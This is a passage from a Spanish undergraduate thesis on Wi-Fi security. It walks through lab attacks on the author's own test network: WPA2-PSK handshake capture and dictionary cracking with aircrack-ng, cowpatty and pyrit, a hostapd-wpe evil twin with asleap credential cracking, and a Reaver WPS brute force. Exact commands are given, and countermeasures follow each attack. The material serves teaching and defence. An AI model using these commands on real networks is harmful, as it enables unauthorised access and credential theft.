

Figura 5.13: Captura de la clave con aircrack

Contramedidas

El uso de redes WEP es desaconsejado y está catalogado como obsoleto. Este protocolo no ofrece garantías en la integridad, autenticación y privacidad. El algoritmo de cifrado es muy débil y la forma de obtener la contraseña por estadística de obtención de IV hacen que este protocolo sea inseguro.

No importa si hay cliente o no en la red y qué ataque pueden usuar, la contramedida para solventar las vulnerabilidades y los posibles ataques a una red WEP, al igual que una red abierta, es no emplear este protocolo.

5.3 Ataques WPA/WPA2

Los protocolos WPA y WPA2 no sufren hasta el momento graves vulnerabilidades que se hayan destacado. Estos protocolos son considerados seguros porque se basan en una fuerte autenticación. A la hora de autenticarse, el AP y el cliente negocian una política de seguridad a seguir durante la conexión. En la fase de creación e intercambio de claves entre el AP y el cliente emplean la PSK junto al SSID para crear la MSK (ver apartado 2.2.3). A partir de la MSK se obtiene la clave PMK, siendo la PMK una derivada de la MSK si se trata de una red empresarial, o la misma MSK en el caso de un entorno con autenticación PSK.

Con la PMK generada, se ejecuta el proceso *4-way-Handshake* para crear la clave de cifrado PTK (ver apartado 2.2.3). Un atacante que desee vulnerar una red PSK intentará capturar el *4-way-Handshake*, junto al SSID y las direcciones MAC del AP y del cliente para reproducir el proceso de generación de claves hasta obtener la clave específica de ese proceso.

Si se emplea la autenticación PSK, puede ser víctima de ataques por fuerza bruta. De este tipo de ataques se derivan varios tipos de implementaciones que, si la PSK es débil, pueden llegar a obtener la contraseña de la red, como sería un ataque por diccionario. El ataque prueba distintas PSK dentro del diccionario hasta dar con la PTK generada junto al *4-way-Handshake*. Este proceso requiere un coste computacional alto dependiendo de lo complicada que sea la PSK y si ésta aparece en un diccionario o no.

Es interesante poder tener una estimación sobre lo que se podría tardar en obtener una clave dependiendo del número de caracteres y de la cantidad de claves que se pueden probar por segundo. Para ello existen calculadoras de ataques por fuerza bruta que nos pueden ofrecer esta información[1]. De este modo, se puede saber si es viable o no un ataque por fuerza bruta. Normalmente, si la PSK es de longitud grande, un ataque por diccionario puede ser más efectivo siempre y cuando la PSK se encuentre en él, ya que por fuerza bruta podría tardar mucho tiempo.

Otra forma de acelerar el proceso es emplear los procesadores de la tarjeta gráfica con el fin de que también ayuden a calcular las posibles claves.

5.3.1 WPA/WPA2-PSK

Introducción

En este apartado se puede ver cómo realizar un ataque a una red WPA/WPA2 con autenticación PSK empleando varias heramientas que hacen uso de un diccionario, donde una de ellas emplea la tarjeta gráfica para acelerar el proceso.

Escenario

El escenario 1 también aparece en este ataque. En este caso, el protocolo de seguridad es WPA2, con cifrado CCMP y autenticación PSK. La red tiene un cliente conectado.

El atacante tiene la tarjeta de red inalámbrica en modo *monitor* y usa un diccionario para realizar un ataque por diccionario, donde espera encontrar la contraseña de la red. Esta contraseña es: *65949955*.

Ejecución del ataque

Como parte común a las tres siguientes herramientas, *Aircrack*, *Cowpatty* y *Pyrit*, se realiza este apartado que abarca un conjunto de ataques previos a las tres herramientas.

La tarjeta de red está en modo *monitor* (ver apartado 4.4.1), se captura el tráfico (ver apartado 4.4.3) de la red mediante *airodump-ng* como se puede ver en la figura 5.14, donde se observa que hay un cliente conectado.

Ahora, el objetivo es obtener el *handshake* entre un cliente y el AP. Es posible obtenerlo de forma pasiva, esperando a que un cliente se conecte y con *airodump-ng* obtener la captura, o también, se puede usar una alternativa activa. La forma activa sería obligar al cliente a autenticarse otra vez. Para conseguir eso basta con un ataque de desautenticación al cliente (ver apartado 4.4.8). En la figura 5.15 se puede ver cómo se ha optado por el ataque de desautenticación para obtener el *handshake*. Como

[1] Por ejemplo: http://lastbit.com/pswcalc.asp



Figura 5.14: Captura del tráfico de una red WPA2 con autenticación PSK

aparece en la figura 5.16, el cliente se ha vuelto a conectar a la red, consiguiendo así el *handshake* en la captura de *airodump-ng*.



Figura 5.15: Desautenticación de un cliente en WPA2



Figura 5.16: Captura del *handshake*

Con el *handshake* capturado se puede iniciar una de las siguientes herramientas para el descifrado de la contraseña. Estas herramientas usarán un diccionario con el fin de hallar allí la PSK. El éxito del ataque radicará en el diccionario de claves a utilizar. Hay infinidad de diccionarios con un volumen de megas, incluso algunos alcanzan varios gigas y teras. También existen diccionarios específicos para cada compañía proveedora de Internet, ya que emplean algoritmos para generar las claves de los AP según su BSSID y otros datos.

En el momento que escogemos un diccionario concreto, hay que tener en cuenta que una PSK tendrá entre 8 y 63 caracteres. Por eso, con el siguiente comando de Linux, y la herramienta *pw-inspector*, se puede indicar que no aparezcan claves repetidas y limitar su longitud de 8 a 63 caracteres:

cat dic-TFG-UIB.txt | sort | uniq | pw-inspector -m 8 -M 63 >TFG_UIB.txt

El comando *cat* sirve para concatenar lo que haya en el archivo indicado, que en este caso, es el diccionario con el nombre *dic-TFG-UIB.txt*. A su vez, también lo ordena, obtiene sólo claves únicas y con ayuda de *pw-inspector* selecciona las contraseñas comprendidas entre 8 y 63 caracteres. Todo esto es concatenado en el archivo indicado al final del comando, en este caso en TFG_UIB.txt. De este modo, se asegura de sólo comprobar posibles claves únicas y que estén dentro del rango de caracteres permitidos para ser una clave válida.

Ejecución de Aircrack

En este caso, la herramienta *aircrack-ng* [22], junto a un diccionario y la captura pertinente con el *handshake*, puede obtener la PSK del AP. En la figura 5.17 aparece el siguiente comando que es necesario para ejecutar el ataque de descubrimiento de la clave:

aircrack-ng -w TFG_UIB.txt red-wpa-01.cap

Seguido de -w está el nombre del diccionario a utilizar y la captura que tiene el *handshake*. El diccionario tiene sólo cuatro líneas y la contraseña se encuentra en la tercera.



Figura 5.17: Ejecución de *aircrack-ng* para obtener la clave de la red

El resultado de la obtención de la clave mediante la herramienta *airacrack-ng* se puede ver en la figura 5.18. El ataque ha sido todo un éxito ya que la clave residía en el diccionario utilizado. Cabe señalar que si el diccionario es muy extenso y la búsqueda se alarga, el tiempo del resultado del ataque puede aumentar considerablemente. En este caso particular, el diccionario es pequeño y en menos de un segundo a descubierto la contraseña, pero si el diccionario es de megas o de gigas de tamaño, puede llevar un tiempo considerable.



Figura 5.18: Descubrimiento de la clave mediante *aircrack-ng*

Ejecución de Cowpatty

Una posible alternativa a *aircrack-ng* es la ejecución del ataque *Cowpatty*. Esta herramienta es efectiva para autenticaciones PSK y con ataque de diccionario [26]. Su uso es muy sencillo y parecido a *airacrack-ng*. Partiendo de que ya se ha capturado el *handshake* y se tiene un diccionario donde buscar la clave, con el siguiente comando es posible obtener la PSK:

cowpatty -f TFG_UIB.txt -r red-wpa-01.cap -s TFG_UIB

Seguido de -f está el diccionario que se usará en el ataque, seguido de -r está el nombre del archivo que contiene la captura del *handshake* y por último, seguido de -s el nombre de la red.

La ejecución del ataque de *Cowpatty* y su resultado de ataque por diccionario se pueden ver en la figura 5.19. El ataque ha sido un éxito obteniendo la PSK. Este tipo de ataque suele obtener mejores número en tiempo que el ataque de *aircrack-ng*. El diccionario tiene sólo cuatro líneas y la contraseña se encuentra en la tercera línea.



Figura 5.19: Ataque con la herramienta *cowpatty*

Ejecución de Pyrit

La herramienta *Pyrit* [27] permite crear una base de datos de PMK para, posteriormente, encontrar la PSK. Esta herramienta permite el procesamiento paralelo con tarjetas gráficas que lo soporten [2]. El siguiente comando ejecuta la herramienta *Pyrit*:

pyrit -i TFG_UIB.txt -r red-wpa-01.cap attack_passthrough

Donde seguido de -i se encuentra el nombre del diccionario, de -r el nombre de la captura que tiene el *handshake* y, por último, el tipo de ataque de *pyrit* que, en este caso, es *attack_passthrough* para que busque la contraseña, como se puede ver en la figura 5.20.

```
root@kali:~# pyrit -i TFG_UIB.txt -r red-wpa-01.cap attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'red-wpa-01.cap' (1/1)...
Parsed 490 packets (490 802.11-packets), got 1 AP(s)

Picked AccessPoint e8:94:f6:d4:35:77 ('TFG_UIB') automatically.
Tried 7 PMKs so far; 42 PMKs per second.

The password is '65949955'.
```

Figura 5.20: Ataque con la herramienta *pyrit*

Si se tuviese una tarjeta gráfica que permitiese el procesamiento paralelo, el tiempo de la búsqueda sería mucho menor, ya que el poder de procesamiento de las tarjetas gráficas es comparable a miles de núcleos de un procesador [43].

Contramedidas

WPA no tiene grandes debilidades como es el caso de WEP, pero tiene un cifrado más débil que su predecesor WPA2. Así, la solución al débil cifrado de WPA es pasarse a WPA2. Por otro lado, la posible vulnerabilidad a ambos protocolos es el ataque por fuerza bruta o por diccionario [44]. Ante estos ataques, la clave PSK tiene que tener una longitud considerable, cuanto más mejor y que además no sea una clave fácilmente deducible para que pueda estar en un diccionario, aunque esto es complicado de saber. También, como contramedida, hay que cambiar la contraseña por defecto que pone la operadora en el AP, porque estas contraseñas se obtienen de algoritmos y con un diccionario de la compañía sería rápido encontrar la clave.

5.3.2 WPA/WPA2-EAP

Introducción

Una red WPA/WPA2 con autenticación EAP, o MGT según *airodump-ng*, no es vulnerable al mismo tipo de ataques que con autenticación PSK. La obtención de la PSK es

[2] Un ejemplo sería las tarjetas gráficas de Nvidia CUDA. http://www.nvidia.es/object/cuda-parallel-computing-es.html

inviable ya que sólo serviría para una única sesión de un cliente. Además, el obtener la PSK no compromete la contraseña del usuario.

Una red con autenticación EAP es conocida por WPA/WPA2-*Enterprise*, ya que es el modo de autenticación empleada en entornos profesionales como redes de empresas o universidades. En este tipo de redes, el AP no autentica al cliente utilizando una clave precompartida, sino que hay un servidor que se dedica a autenticar a los clientes como es el AS, el cual comprueba que las credenciales de usuario y contraseña coinciden con alguno de sus registros. La creación de este tipo de redes requieren una infraestructura más compleja por el hecho de necesitar un servidor donde autenticarse, normalmente un servidor RADIUS (ver apartado 2.2.5).

El ataque que se va a implementar se basa en crear un *Evil Twin* (ver apartado 4.4.9), donde dialoga con un servidor RADIUS para obtener las credenciales con el protocolo *Microsoft Challenge-Handshake Authentication Protocol version 2* (MS-CHAPv2) que utiliza el método *challenge-response* [45]. En este método, el servidor envía el texto *challenge* de 16 bytes para que el cliente genere una respuesta de 48 bytes con las credenciales. Por último, el servidor recibe la respuesta que será verificada para evaluar si la respuesta recibida es la correcta [46].

Escenario

En este caso, se utiliza el escenario 2 para el ataque. El protocolo de seguridad es WPA2, con cifrado CCMP y autenticación MGT o AES, concretamente EAP-PEAP. El servidor RADIUS emplea el protocolo MS-CHAPv2.

El atacante posee la tarjeta de red inalámbrica en modo *monitor* y usa un diccionario para realizar un ataque por diccionario. La contraseña es: *TFG_uib_2017*.

Ejecución del ataque

Para poner en práctica el ataque a una red con EAP, se necesita crear un AP, en este caso será un *Evil Twin* con un servidor RADIUS.

Como la creación del AP y el servidor puede ser bastante tediosa, existe la herramienta *hostapd-wpe* [30] que puede ser instalada para facilitar el ataque. Esta herramienta es un parche de *hostapd* y reemplaza a la antigua *FreeRADIUS-WPE*. La herramienta *hostapd-wpe* no viene instalada de base en Kali Linux, pero es posible instalarla con el siguiente comando:

apt-get install hostapd-wpe

Una vez instalada, hay que modificar el archivo de configuración para poner los valores deseados en el *Evil Twin* que se creará. Este archivo se encuentra en la ruta que sigue a continuación, y se abre con un editor de texto llamado *leafpad*:

leafpad /etc/hostapd-wpe/hostapd-wpe.conf

En la figura 5.21 se puede apreciar el archivo de configuración.



Figura 5.21: Archivo de configuracion de *hostapd-wpe*

Una vez el archivo de configuración ha sido rellenado, basta con lanzar el siguiente comando para iniciar el *Evil Twin* con *WPA2-Enterprise*:

hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf

Tras este procedimiento, ya está el AP funcionando como se puede ver en la figura 5.22. Se puede comprobar que verdaderamente está en funcionamiento haciendo una captura del tráfico. Como se ve en la figura 5.23, aparece una red con ESSID TFG_UIB y con autenticación MGT. Para la creación del AP no es necesario que la tarjeta de red esté en modo *monitor*, pero para la captura del tráfico sí.

Figura 5.22: *Evil Twin* activado para recibir alguna autenticación



Figura 5.23: Captura con la autenticación MGT

En el momento que un cliente se intente conectar a la red e inserte sus credenciales, *hostapd-wpe* capturará la información e internamente hará la función de servidor *RADIUS* con el fin de obtener el nombre de usuario, el *challenge* y la *response* del protocolo MS-CHAPv2, como se ve en la figura 5.24 [16].



Figura 5.24: Captura de *hostapd-wpe* obteniendo la información

Para que esto ocurra, el cliente debe conectarse a la red ignorando el aviso de que no se está usando ningún certificado en esa red y no usar ningún certificado, como en la figura 5.25.



Figura 5.25: Aviso sobre CA

La herramienta *hostapd-wpe* guarda un log de todos los intentos de conexión con el nombre de usuario, el *challenge* y la *response*. Con la herramienta *asleap* [31] y esta información se puede realizar un ataque de diccionario *offline*. El comando es el siguiente:

asleap -C 56:1a:ea:e7:c0:0a:2f:23 .R 38:77:33c:41:47:90:f5:a3:b7:0d:83:ef:b3:e5:fd:59:ec: d8:ad:f9:69:78:93:33 -W dic-EAP.txt

Donde seguido de *-C* vienen los bytes del *challenge*, después de *-R* los de la *response* y, por último, seguido de *-W* el nombre del diccionario que se va a usar.

Se puede ver en la figura 5.26 el resultado del ataque por diccionario, donde se ha encontrado la contraseña del usuario.



Figura 5.26: Obtención de la contraseña de las credenciales del cliente

Contramedidas

Uno de los tipos de redes más seguro es WPA2 con autenticación EAP. Para que así sea, hay que emplear certificados digitales de la CA para la conexión del cliente.

Al conectarse a un AP con un certificado no válido, lo normal es que salte una advertencia avisando al usuario, nunca se deben ignorar esas advertencias.

Hay que tener en cuenta los tres métodos más relevantes y usar el más conveniente:

- EAP-MD5: método que no se debe implementar. Carece de seguridad por las numerosas vulnerabilidades que tiene.

- EAP-TLS: método donde el cliente y el servidor usan certificados digitales en el momento de la autenticación. Es el más seguro y a la vez, el más tedioso de implementar.

- EAP-PEAP con autenticación MS-CHAPv2: método más utilizado por su relación seguridad y complejidad de implementación. Con un certificado digital en el servidor, el cliente realiza la autenticación de forma cifrada.

5.4 Ataques WPS

El mecanismo de seguridad WPS fue introducido en 2006 para ayudar en la configuración de redes inalámbricas. La vulnerabilidad al método de intercambio de credenciales usando un código PIN en WPS fue descubierta por Stefan Viehböck y Craig Heffner en 2011. La vulnerabilidad consiste en realizar un ataque por fuerza bruta para averiguar el PIN. Este ataque se le conoce como *Reaver* [28].

Escenario

La implementación de este ataque se ha llevado a cabo en el escenario 1. La red con el ESSID TFG_UIB será la víctima del ataque. La configuración de la red será irrelevante siempre y cuando tenga WPS activado con PIN. La clave que se deberá obtener es: *65949955*. La tarjeta de red del atacante está en modo *monitor*.

Ejecución del ataque

En este apartado, el atacante intentará obtener la clave de acceso a la WLAN TFG_UIB aplicando un ataque por fuerza bruta al protocolo de seguridad WPS. En este proceso no será necesario tener ningún cliente conectado.

El primer paso será realizar una captura del tráfico (ver apartado 4.4.3). Luego, hay que confirmar que el AP tiene el WPS activado. Empleando Wireshark [25], se puede buscar la víctima y confirmar que está activado si aparece el apartado WPS [14]. Esta información aparece en las tramas *beacon* que manda en modo *broadcast* el AP. Si aparece el Tag WPS es que está activado. En la figura 5.27 se puede ver como sí está activado.



Figura 5.27: Visualización de WPS activado usando Wireshark

Cuando ya se ha confirmado la existencia del WPS activado, se realizará el ataque *Reaver* de fuerza bruta con la herramienta *Reaver*. El comando a ejecutar es el siguiente:

reaver -i wlan0mon -b E8:94:F6:D4:35:77 -c 6 -vv

Donde con la opción *-i* indica la interfaz que se usa para realizar el ataque, seguido de *-b* indica la BSSID que sufrirá el ataque, seguido de *-c* indica el canal en el que se encuentra la red e indicando *-vv* se consigue que muestre más información en el terminal al ejecutar el ataque.

En la figura 5.28 se puede visualizar la ejecución de la herramienta *Reaver*, donde en la última línea se puede ver que el ataque ha sido detenido. En este caso, el AP objetivo no es vulnerable al ataque de PIN de WPS, ya que limita el número de intentos de autenticación.



Figura 5.28: Visualización del ataque Reaver

Contramedidas

El WPS fue pensado para agilizar y facilitar las conexiones y configuraciones de las redes WPA y WPA2. Al tener WPS activado, la fuerte seguridad propiciada por WPA o incluso WPA2 no sirve en absoluto.

Para los ataques a WPS hay dos contramedidas posibles. La primera, es que el AP tenga el software preparado para detectar intentos fallidos de autenticación y realice alguna medida para bloquear los próximos intentos. La otra contramedida es desactivarlo, ya que WPS no aporta seguridad adicional.

5.5 Análisis general de seguridad

Como análisis de las distintas contramedidas de los ataques realizados en los distintos protocolos de seguridad, la red con seguridad WPA2 es la recomendada, con PSK para las redes SOHO y con EAP para las redes empresariales. En el caso de una red WPA2-EAP, el uso de certificados será crucial para la seguridad de la red.

Por otra parte, el filtrado MAC y el SSID oculto, no incrementan la seguridad de la red, sólo son una capa de seguridad adicional que resulta ineficaz. Por otro lado, WPS no aumenta la seguridad, más bien lo contrario, abre nuevas posibilidades de ataque y sólo es posible su uso en redes WPA y WPA2.

En la tabla 5.1, se puede ver un resumen de los tipos de seguridad con el protocolo de seguridad, el tipo de cifrado de datos, el nivel de seguridad que ofrece y la situación actual del uso de ese tipo de seguridad Wi-Fi. El uso de redes OPN y WEP se desaconseja, ya que OPN no tiene ningún tipo de seguridad y el tipo de seguridad de la red WEP es inseguro.

Por otro lado, están las redes WPA y WPA2. Una red WPA, con autenticación PSK, puede ser segura dependiendo del tipo de clave utilizada, pero el algoritmo de cifrado, RC4, es débil. En cambio, si la red es WPA2, con autenticación PSK, tiene el algoritmo de cifrado AES que es más robusto que RC4. Por otra parte, si la autenticación en una red es EAP, se recomienda el uso de WPA2 por el tema de cifrado comentado anteriormente. Además, en caso de autenticación EAP, el nivel de seguridad dependerá de la configuración de la red con el uso de certificados de forma correcta.

Seguridad Wi-Fi	Protocolo	Cifrado	Nivel de seguridad	Uso actual
OPN	-	-	Ninguno	Desaconsejado
WEP	WEP	RC4	Inseguro	Desaconsejado
